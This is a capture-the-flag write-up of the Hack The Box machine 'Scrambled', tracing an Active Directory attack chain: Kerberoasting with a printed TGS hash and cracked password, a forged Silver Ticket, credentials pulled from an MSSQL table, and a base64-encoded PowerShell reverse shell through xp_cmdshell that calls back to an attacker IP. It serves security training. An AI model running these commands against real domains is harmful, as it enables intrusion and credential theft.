
Machine IP: 10.10.11.168



Author: Arman

- https://github.com/ArmanHZ
- https://app.hackthebox.com/profile/318304

Note: This write up was written in multiple days. That is why sometimes the IP address for the payloads vary slightly.

Initial Enumeration

As usual, we start with an `nmap` scan.

```
mkdir nmap
nmap -sC -sV -v -oN nmap/initial_scan 10.10.11.168
```

```
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Scramble Corp Intranet
```

```
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
88/tcp  open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-07-11
21:19:49Z)
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
scrm.local0., Site: Default-First-Site-Name)
|_ssl-date: 2022-07-11T21:20:37+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=DC1.scrm.local
| Subject Alternative Name: othername:<unsupported>, DNS:DC1.scrm.local
| Issuer: commonName=scrm-DC1-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2022-06-09T15:30:57
| Not valid after:  2023-06-09T15:30:57
| MD5:   679c fca8 69ad 25c0 86d2 e8bb 1792 d7c3
|_SHA-1: bda1 1c23 bafc 973e 60b0 d87c c893 d298 e2d5 4233
445/tcp open  microsoft-ds?
464/tcp open  kpasswd5?
593/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain:
scrm.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC1.scrm.local
| Subject Alternative Name: othername:<unsupported>, DNS:DC1.scrm.local
| Issuer: commonName=scrm-DC1-CA
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2022-06-09T15:30:57
| Not valid after:  2023-06-09T15:30:57
| MD5:   679c fca8 69ad 25c0 86d2 e8bb 1792 d7c3
|_SHA-1: bda1 1c23 bafc 973e 60b0 d87c c893 d298 e2d5 4233
|_ssl-date: 2022-07-11T21:20:37+00:00; 0s from scanner time.
Service Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows
```

We see that there is a web service, as well as Active Directory related services. Another important thing is that we get the domain controller's common name. We can add these to our `/etc/hosts` file.

```
# /etc/hosts
10.10.11.168 scrm.local0 scrm.local dc1.scrm.local
```

Now, let us check out the website.

Website Enumeration

Running directory brute force tools does not reveal anything important for this box. All the information we need is already given to us.

On `http://10.10.11.168/support.html`, we see the following message:

News And Alerts

04/09/2021: Due to the security breach last month we have now disabled all NTLM authentication on our network. This may cause problems for some of the programs you use so please be patient while we work to resolve any issues

---

Resources

- Contacting IT support
- New user account form
- Report a problem with the sales orders app
- Request a password reset

This tells us that we cannot access the services such as `smb` using password. We have to go through the `Kerberos` authentication route.
We also get 4 more links.

The `http://10.10.11.168/newuser.html`, does not contain any useful information, however, the other links do.


In `http://10.10.11.168/supportrequest.html`, we get the following information:

Email

Send your email to support@scramblecorp.com and we will respond as soon as possible

When submitting a support request via email please include your network information. You can collect this by doing the following:


1. Type `cmd.exe` into the start menu
2. In the new window that appears type `ipconfig > %USERPROFILE%\Desktop\ip.txt` and press Enter



3. There will now be a file named `ip` on your deskop. Add this file as an attachment to the email

We get another host name `scramblecorp` that we can add to our `/etc/hosts` file. (This does not lead to anywhere and we still get the same page)
Most importantly, we get a username `ksimpson`.

Moving to `http://10.10.11.168/salesorders.html`, we get the following information:



From the above figure, we can see an odd port of `4411`. This tells us that we need to perform an all ports scan with `nmap`, since there may be more ports that we did not find with our initial `nmap` scan. (The arrow was already in the picture)

Lastly, from `http://10.10.11.168/passwords.html`, we get the following:

> Password Resets
>
> Our self service password reset system will be up and running soon but in the meantime please call the IT support line and we will reset your password. If no one is available please leave a message stating your username and we will reset your password to be the same as the username.

So, most likely, the user `ksimpson` has the password `ksimpson` as well.

Second nmap Scan

Let us do an all ports scan with `nmap`.

```
nmap -v -p- -T4 -oN nmap/all_ports 10.10.11.168
```

```
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
1433/tcp  open  ms-sql-s
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
4411/tcp  open  found
5985/tcp  open  wsman
9389/tcp  open  adws
```

We found more ports! Now it's time to poke around the various services.

Initial Foothold

First, let us check the port `4411`, which was mentioned on the website.

```
~/Hacking/Boxes/Scrambled
λ ➤  nc 10.10.11.168 4411
SCRAMBLECORP_ORDERS_V1.0.3;
help
ERROR_UNKNOWN_COMMAND;
?
ERROR_UNKNOWN_COMMAND;
ehlo
ERROR_UNKNOWN_COMMAND;
exit
ERROR_UNKNOWN_COMMAND;
quit
ERROR_UNKNOWN_COMMAND;
```

Looks like we need the find out the right commands. We will come back to this later.

Now, let us check that `ksimpson:ksimpson` is a valid username:password combo. Since we cannot use NTLM login, we can use `kerbrute` to perform a `kerberos` pre-authentication brute force.

```
~/Hacking/Boxes/Scrambled
λ ➤  echo "ksimpson:ksimpson" > ksimpson_brute.txt

~/Hacking/Boxes/Scrambled
λ ➤  kerbrute bruteforce --dc dc1.scrm.local -d scrm.local ksimpson_brute.txt


    __             __               __
   / /____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 07/29/22 - Ronnie Flathers @ropnop

2022/07/29 22:09:53 >  Using KDC(s):
2022/07/29 22:09:53 >   dc1.scrm.local:88

2022/07/29 22:09:53 >  [+] VALID LOGIN:  ksimpson@scrm.local:ksimpson
2022/07/29 22:09:53 >  Done! Tested 1 logins (1 successes) in 0.256 seconds

~/Hacking/Boxes/Scrambled
λ ➤
```

Now, we should be able to get a TGT and use that to access services such as `smb`.

We will be using python scripts from `Impacket` (https://github.com/SecureAuthCorp/impacket)

```
python3 getTGT.py scrm.local/ksimpson:ksimpson -k
```

```
~/Hacking/Boxes/Scrambled
λ ➤  ../../Tools/impacket/examples/getTGT.py dc1.scrm.local/ksimpson:ksimpson -k
Impacket v0.10.1.dev1+20220530.150127.a98b7b97 - Copyright 2022 SecureAuth Corporation

Kerberos SessionError: KDC_ERR_WRONG_REALM(Reserved for future use)

~/Hacking/Boxes/Scrambled
λ ➤  ../../Tools/impacket/examples/getTGT.py scrm.local/ksimpson:ksimpson -k
Impacket v0.10.1.dev1+20220530.150127.a98b7b97 - Copyright 2022 SecureAuth Corporation

[*] Saving ticket in ksimpson.ccache
```

When using `dc1.scrm.local`, we get a wrong realm error. Probably `ksimpson` is not allowed on the `DC`. Trying `scrm.local` works and we get the TGT as `ksimpson.ccache`.
Before using the Impacket's `smbclient`, we must run the following command:

```
export KRB5CCNAME=ksimpson.ccache
```

By doing this, the Impacket tools will be able to use the TGT.

Let us try accessing the `smb` shares.

```
# smbclient from Impacket
python3 smbclient.py -no-pass -k scrm.local/ksimpson@dc1.scrm.local
```

Looking through shares, we find an interesting file that we can access in the `Public` share. We cannot access the others.

```
# use Public
# ls
drw-rw-rw-          0  Thu Nov  4 17:23:19 2021 .
drw-rw-rw-          0  Thu Nov  4 17:23:19 2021 ..
-rw-rw-rw-     630106  Fri Nov  5 12:45:07 2021 Network Security Changes.pdf
#
```

Reading the PDF, we get the following information:

```
Change: The attacker was able to retrieve credentials from an SQL database used by
our HR software
so we have removed all access to the SQL service for everyone apart from network
administrators.
```

So, we need an admin account to access the SQL database and get the credentials.

Now let us try to get other AD users.

```
python3 GetADUsers.py scrm.local/ksimpson -no-pass -k -dc-host dc1.scrm.local
# or
python3 GetADUsers.py scrm.local/ksimpson:ksimpson -k -dc-host dc1.scrm.local
```

```
~/Hacking/Boxes/Scrambled
λ ➤  ../../Tools/impacket/examples/GetADUsers.py scrm.local/ksimpson:ksimpson -k -dc-host dc1.scrm.local
Impacket v0.10.1.dev1+20220530.150127.a98b7b97 - Copyright 2022 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[-] CCache file is not found. Skipping...
[*] Querying dc1.scrm.local for information about domain.
Name                  Email                           PasswordLastSet      LastLogon
--------------------  ------------------------------  -------------------  -------------------
```

Looks like we don't get anything. Now let us try getting Service Principle Names or SPNs for possible service accounts.

```
python3 GetUserSPNs.py scrm.local/ksimpson -no-pass -k -dc-host dc1.scrm.local
# or
python3 GetUserSPNs.py scrm.local/ksimpson:ksimpson -k -dc-host dc1.scrm.local
```

```
~/Hacking/Boxes/Scrambled
λ ➤  ../../Tools/impacket/examples/GetUserSPNs.py scrm.local/ksimpson:ksimpson -k -dc-host dc1.scrm.local
Impacket v0.10.1.dev1+20220530.150127.a98b7b97 - Copyright 2022 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[-] CCache file is not found. Skipping...
ServicePrincipalName          Name    MemberOf  PasswordLastSet             LastLogon                   Delegation
----------------------------  ------  --------  --------------------------  --------------------------  ----------
MSSQLSvc/dc1.scrm.local:1433  sqlsvc            2021-11-03 11:32:02.351452  2022-07-29 17:54:12.897226
MSSQLSvc/dc1.scrm.local       sqlsvc            2021-11-03 11:32:02.351452  2022-07-29 17:54:12.897226
```

Nice! We got `MSSQLSvc` or `sqlsvc` service.

Now we can run the same command with the `-request` flag to get the service's encrypted password from TGS.

```
~/Hacking/Boxes/Scrambled
λ ➤  ../../Tools/impacket/examples/GetUserSPNs.py scrm.local/ksimpson:ksimpson -k -dc-host dc1.scrm.local -request
Impacket v0.10.1.dev1+20220530.150127.a98b7b97 - Copyright 2022 SecureAuth Corporation

[-] CCache file is not found. Skipping...
[-] CCache file is not found. Skipping...
ServicePrincipalName          Name    MemberOf  PasswordLastSet             LastLogon                   Delegation
----------------------------  ------  --------  --------------------------  --------------------------  ----------
MSSQLSvc/dc1.scrm.local:1433  sqlsvc            2021-11-03 11:32:02.351452  2022-07-29 17:54:12.897226
MSSQLSvc/dc1.scrm.local       sqlsvc            2021-11-03 11:32:02.351452  2022-07-29 17:54:12.897226


[-] CCache file is not found. Skipping...
$krb5tgs$23$*sqlsvc$SCRM.LOCAL$scrm.local/sqlsvc*$7fd569a7f4a34c232e34a6cfaf79b408$56f99d3f7afc9003db5855ec0bce8b086ebdbde9ff185a6c82594f888ea9c86dd4910bc574dbef89a66858c7dbd492f4bd76662b2e473849c79e2422cc5ed4
55d71f90aeefd38d2d0a9674033e8d23aa3096be97139b4d3ea78a36ed9d84f258d7ca3d39251c1b1dc032d99283837f69f0b6d9a04aa06b19eceb97394eeb53dfbf13187e5e9f4abdb6717a659957f51d185370ba7a9c98f3439e905ec169bff945bd269a156105e
6498069af55461fd0e806b524d0444bf6a6bd4773f299f00f156fd8047076d2fbb273b6c54aec3ee3590810e3d7c079510f554b2fbc07e00803dfb0ba85abbaf639d0820b9ef0e949429abd76fa4944329dc326126f0b881808d525f263165f85f007104a68ab46ac
f78ee8aa98f21381b9da84b1891cf81c19c5696316c4a71ed8216c913bbf6d9c34abaca85ad7c06accad97dec5cd0939dd461cbf12b012a6d5fe562165179 88ca7a62e2fe5e56f98d08c5d90cf2e57c321804dc933bfb2560512148cb89d266212bcbcb2c00a69afe
d83a176d01467e6d1b86123061a89e39fc2f6ef6826b8872d85aa955b9f165d3b0dba89d1e379fb7b7fbe84d5f404508050 1f870c22dc054a5753cd90dd73517000b5253e77f22583844047bd3753ad5be7468cc645a1462fad4463e4a532e7bbff1bd04507ae2a63
e037a588baa801077 4d26a02268e2b26e5fe63dccf0b8ac1b7fe06b6c2878079b0f12a704bf0f01ef2ea8a1f9aae6f9bb8c1f9df6e97739313b664cdb16d37314 73e7ec407e64dd81f4a3d7350e261f4bac4d100aab4e0554175c54b6316d5ce94626b59f43f7f3cc
0818c8b6612916db58d11f79cab11a367d485a653e4e551f81896b720f487cc5e473f8dfffb2d4733381a7809981e32bd1c55b26568ddc4c2c8e7afa9611153d4ea55502b0e4b7b0334dd18f29ac6019eeb93618895834 36c8ee07c395f03df1942f45ebe08ecb54d
1fd15957c18988b6f40758de826d1195 48341e927f855534202694c1b79a210fe74af793f26eb68cb6261c9aca50edbdb393f17ee14a292aa5ea216d9a4560d8548f003c70eeb07adb827278e906a6f95a8d9370c8e4ceace6e84624e4687530ac51dee6f58611c86
d6be903f22fad6dff58ac056d885deb26373dac523c9bce90e28eccc74902cecd43b1d63b2b2d0740df945e87f50928c68a70b299a0764df02913967cad8efbb8c3ae6370fbb667a4c56692a13e7eedd4bbe69e513fd1f8e5e49cd6b987c5e2e850dfd1b08050fc21
2b4867db96de76c8ea525f4f8d2c8cef9e3f28e0907f66adb70b770f9b2f1968260dc619c59931e8bbe32d673ed36042bb88abda38ba994b3f8e3941be09747f824727510db08d565e96ae1056228a13b0625f6737f8d48a9d4540107bb8bf658fd6d7d2663985dfb
201ad65d970f996f2245173901d65e4
```

Cracking the password with `hashcat`, we get the password `Pegasus60`.

Since this is an AD service account, this makes it vulnerable to Silver Ticket attack. We can use the `sqlsvc` account to create an `Administrator` ticket for the `sql` service.

First, we need to get the TGT for `sqlsvc`.

```
python3 getTGT.py scrm.local/sqlsvc:Pegasus60 -k
```

And again, we have to export the ccache file:

```
export KRB5CCNAME=sqlsvc.ccache
```

We will use the `ticketer.py` for creating the Silver Ticket, however, this script requires two values. One the `nthash` of our password, the other is the `domain SID`.

We can create the `nthash` (or NTLM hash) as follows: (The algorithm is described here: https://medium.com/@petergombos/lm-ntlm-net-ntlmv2-oh-my-a9b235c58ed4)

```
echo -n "Pegasus60" | iconv -t UTF-16LE | openssl md4
# output: b999a16500b87d17ec7f2e2a68778f05
```

Now, we need to get the Domain SID.

The `PAC` or Privilege Attribute Certificate contains the SID. Running the following command: (Note: there are other ways to get the Domain SID)

```
python3 getPac.py -targetUser sqlsvc scrm.local/sqlsvc:Pegasus60
```

And we get the following Domain SID:

```
S-1-5-21-2743207045-1827831105-2542523200
```

Now, time for the Silver Ticket. Running the following command:

```
python3 ticketer.py -nthash b999a16500b87d17ec7f2e2a68778f05 -domain scrm.local -
domain-sid S-1-5-21-2743207045-1827831105-2542523200 -spn sqlsvc/scrm.local
Administrator
```

We get the `Administrator.ccache` file. And again we have to export the TGT.

```
export KRB5CCNAME=Administrator.ccache
```

Finally, trying to access the `sql` service:

```
python3 mssqlclient.py scrm.local -no-pass -k
```

```
~/Hacking/Boxes/Scrambled
λ ➤  export KRB5CCNAME=Administrator.ccache

~/Hacking/Boxes/Scrambled
λ ➤  ../../Tools/impacket/examples/mssqlclient.py scrm.local -no-pass -k
Impacket v0.10.1.dev1+20220530.150127.a98b7b97 - Copyright 2022 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC1): Line 1: Changed database context to 'master'.
[*] INFO(DC1): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL>
```

Nice! Now, let us check out some databases and tables.

Running the command `SELECT name FROM master.sys.databases`, we get:

```
SQL> SELECT name FROM master.sys.databases
name

--------------------------------------------------------------------

master

tempdb

model

msdb

ScrambleHR

SQL>
```

The `ScrambleHR`, looks interesting. Let's check it out.

```
SQL> use ScrambleHR
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: ScrambleHR
[*] INFO(DC1): Line 1: Changed database context to 'ScrambleHR'.
SQL> SELECT * FROM INFORMATION_SCHEMA.TABLES
TABLE_CATALOG                                                    TABLE_NAME

--------------------------------------------------------------------------------
--------------------------------------------------   ----------------------

ScrambleHR                                                       Employees

ScrambleHR                                                       UserImport

ScrambleHR                                                       Timesheets

SQL>
```

We have 3 tables. Let's see their contents.

```
SQL> SELECT * FROM Employees
 EmployeeID   FirstName                                    Surname                                    Title      Manager                                    Role

----------   ----------------------------------------   ----------------------------------------   ---------   ----------------------------------------   --------
-------------------------

SQL> SELECT * FROM UserImport
LdapUser                                        LdapPwd                                        LdapDomain                                     RefreshInterval   IncludeGroups

----------------------------------------------   ----------------------------------------------   ----------------------------------------------   ---------------   -------------

MiscSvc                                         ScrambledEggs9900                              scrm.local                                                   90               0

SQL> SELECT * FROM Timesheets
 EmployeeID   TimeStart            TimeEnd

----------   ------------------   ------------------

SQL>
```

Good! Now we have another user `MiscSvc:ScrambledEggs9900`.

Now, it's time for a reverse shell to the system.

Reverse Shell

First, we need to have a reverse shell one liner. We will be using this one: https://gist.github.com/egre55/c058744a4240af6515eb32b2d33fbed3

Before, we can use it, we need to convert it to `UTF-16LE` and then to base64 (for ease of use)

```
echo -n '$client = New-Object System.Net.Sockets.TCPClient("10.10.14.5",9999);$stream
= $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes,
0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-
String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Len
gth);$stream.Flush()};$client.Close()' | iconv -t UTF-16LE | base64 -w 0
```

And have `netcat` listening on port `9999`:

```
nc -lvnp 9999
```

Finally, from the `sql` session run the following:

```
SQL> help

     lcd {path}                 - changes the current local directory to {path}
     exit                       - terminates the server process (and this session)
     enable_xp_cmdshell         - you know what it means
     disable_xp_cmdshell        - you know what it means
     xp_cmdshell {cmd}          - executes cmd using xp_cmdshell
     sp_start_job {cmd}         - executes cmd using the sql server agent (blind)
     ! {cmd}                    - executes a local shell cmd

SQL> enable_xp_cmdshell
[*] INFO(DC1): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
[*] INFO(DC1): Line 185: Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE statement to install.
SQL> xp_cmdshell powershell.exe -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AMQAwAC4AMQA0AC4ANQAiACwAOQA5AD
kAOQApADsAJABzAHQAcgBlAGEAbQAgAD0AIAAkAGMAbABpAGUAbgB0AC4ARwBlAHQAUwB0AHIAZQBhAG0AKAApADsAWwBiAHkAdABlAFsAXQBdACQAYgB5AHQAZQBzACAAPQAgADAALgAuADYANQA1ADMANQB8ACUAewAwAH0AOwB3AGgAaQBsAGUAKAAoACQAaQAgAD0AIAAkAHM
AdAByAGUAYQBtACU4UgBlAGEAZAAoACQAYgB5AHQAZQBzACwAIAAwACwAIAAkAGIAeQB0AGUAcwAuAEwAZQBuAGcAdABoACkAKQAgAC0AbgBlACAAMAApAHsAOwAkAGQAYQB0AGEAIAA9ACAAKABOAGUAdwAtAEB4YgBqAGUAYwB0ACAALQBUAHkAcABlAEU4YQBtAGUAIABTAHkA
cwB0AGUAbQAuAFQAZQBuAHQALgBBAFMAQwB3AEkARQBuACMAbwBkAGkAbgBnACkALgBHAGUAdABTAHQAcgBpAGUAZwAoACQAYgB5AHQAZQBzACwAMAAsACAAJABpACkAOwAkAHMAZQBuACQAYgBhAGMAawAgAD0AIAAoAGkAZQBUACAAJABkAGEAdABhACAAMgA+ACYAMQAgAHwAI
ABPAHUAdAAtAFMAdAByAGkAbgBnACAAKQA7ACQAcwBlAG4AZABiAGEAYwBrADIAIAA9ACAAJABzAGUAbgBkAGIAYQBjAGsAIAArACAAIgBQAFMAIAAiACAAKwAgACgAcAB3AGQAKQAuAFAAYQB0AGgAIAArACAAIgA+ACAAIgA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAAww
B0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApACU4ARwBlAHQAQgB5AHQAZQBzACgAJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdAB
lAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQBzAGgAKAApAH0AOwAkAGMAbABpAGUAbgB0AC4AQwBsAG8AcwBlACgAKQA=
```

And on the `netcat`, we get:

```
~/Hacking/Boxes/Scrambled
λ ➤  nc -lvnp 9999
Connection from 10.10.11.168:62945

PS C:\Windows\system32> whoami
scrm\sqlsvc
PS C:\Windows\system32>
```

This user does not have the flag!

Searching around and running `WinPeas` as the `sqlsvc` user did not result in any interesting finding. Now it's time to use the `MiscSvc` user.

Privilege Escalation

For this part we need to run a command as the `MiscSvc` user while we are the `sqlsvc` user. This would be easy if this was a Linux box, however that is not the case.

To perform this task, I have created this script: https://github.com/ArmanHZ/Run-As-Powershell

We must transfer the `Run-As.ps1` script to the Windows machine.

On our machine, we will run the following in the cloned repository's directory:

```
python3 -m http.server 9001
```

And from the Windows machine, the following:

```
cd $home\Documents
Invoke-WebRequest -Uri http://10.10.14.5:9001/Run-As.ps1 -OutFile Run-As.ps1
```

Result should be like this:

```
~/Hacking/Boxes/Scrambled
λ ➤  nc -lvnp 9999
Connection from 10.10.11.168:62945

PS C:\Windows\system32> whoami
scrm\sqlsvc
PS C:\Windows\system32> cd %home
PS C:\Windows\system32> cd $home
PS C:\Users\sqlsvc> cd $home\Documents
PS C:\Users\sqlsvc\Documents> Invoke-WebRequest -Uri http://10.10.14.5:9001/Run-As.ps1 -OutFile Run-As.ps1
PS C:\Users\sqlsvc\Documents> dir


    Directory: C:\Users\sqlsvc\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       30/07/2022     07:03           2574 Run-As.ps1


PS C:\Users\sqlsvc\Documents>


~/Hacking/Boxes/Scrambled/Run-As-Powershell
λ ➤  python3 -m http.server 9001
Serving HTTP on 0.0.0.0 port 9001 (http://0.0.0.0:9001/) ...
10.10.11.168 - - [30/Jul/2022 01:03:14] "GET /Run-As.ps1 HTTP/1.1" 200 -
```

Now, let us run the following command for the second reverse shell.

Also we need another `netcat` listening for that!

```
.\Run-AS.ps1 -u MiscSvc -p ScrambledEggs9900 -cn DC1 -rs -lh 10.10.14.5 -lp 9998
```

You should get:

```
    Directory: C:\Users\sqlsvc\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       30/07/2022     07:03           2574 Run-As.ps1


PS C:\Users\sqlsvc\Documents> .\Run-As.ps1 -h
Regular Command:
    .\Run-As.ps1 -Username <username> -Password <password> -ComputerName <computer name> -Command <command>
    or
    .\Run-As.ps1 -u <username> -p <password> -cn <computer name> -c <command>

Base64 Command:
    .\Run-As.ps1 -Username <username> -Password <password> -ComputerName <computer name> -Base64 -Command <command>
    or
    .\Run-As.ps1 -u <username> -p <password> -cn <computer name> -b -c <command>

Reverse Shell (using built-in PowerShell commands)
    .\Run-As.ps1 -Username <username> -Password <password> -ComputerName <computer name> -RevShell -LHOST <local ip> -LPORT <local port>
    or
    .\Run-As.ps1 -u <username> -p <password> -cn <computer name> -rs -lh <local ip> -lp <local port>
PS C:\Users\sqlsvc\Documents> .\Run-AS.ps1 -u MiscSvc -p ScrambledEggs9900 -cn DC1 -rs -lh 10.10.14.5 -lp 9998


~/Hacking/Boxes/Scrambled/Run-As-Powershell
λ ➤  nc -lvnp 9998
Connection from 10.10.11.168:51279

PS C:\Users\miscsvc\Documents> whoami
scrm\miscsvc
PS C:\Users\miscsvc\Documents>
```

Good! Now we can also read the `user.txt` file in the `C:\Users\miscsvc\Desktop` directory.

After looking around a bit, we find the following files related to the software mentioned on the website:

```
PS C:\Shares\IT\Apps\Sales Order Client> ls


    Directory: C:\Shares\IT\Apps\Sales Order Client


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        05/11/2021     20:52          86528 ScrambleClient.exe
-a----        05/11/2021     20:52          19456 ScrambleLib.dll


PS C:\Shares\IT\Apps\Sales Order Client>
```

Now, we can copy a 64-bit `netcat.exe` to the Windows machine and download the `exe` and `dll` from our Linux machine.

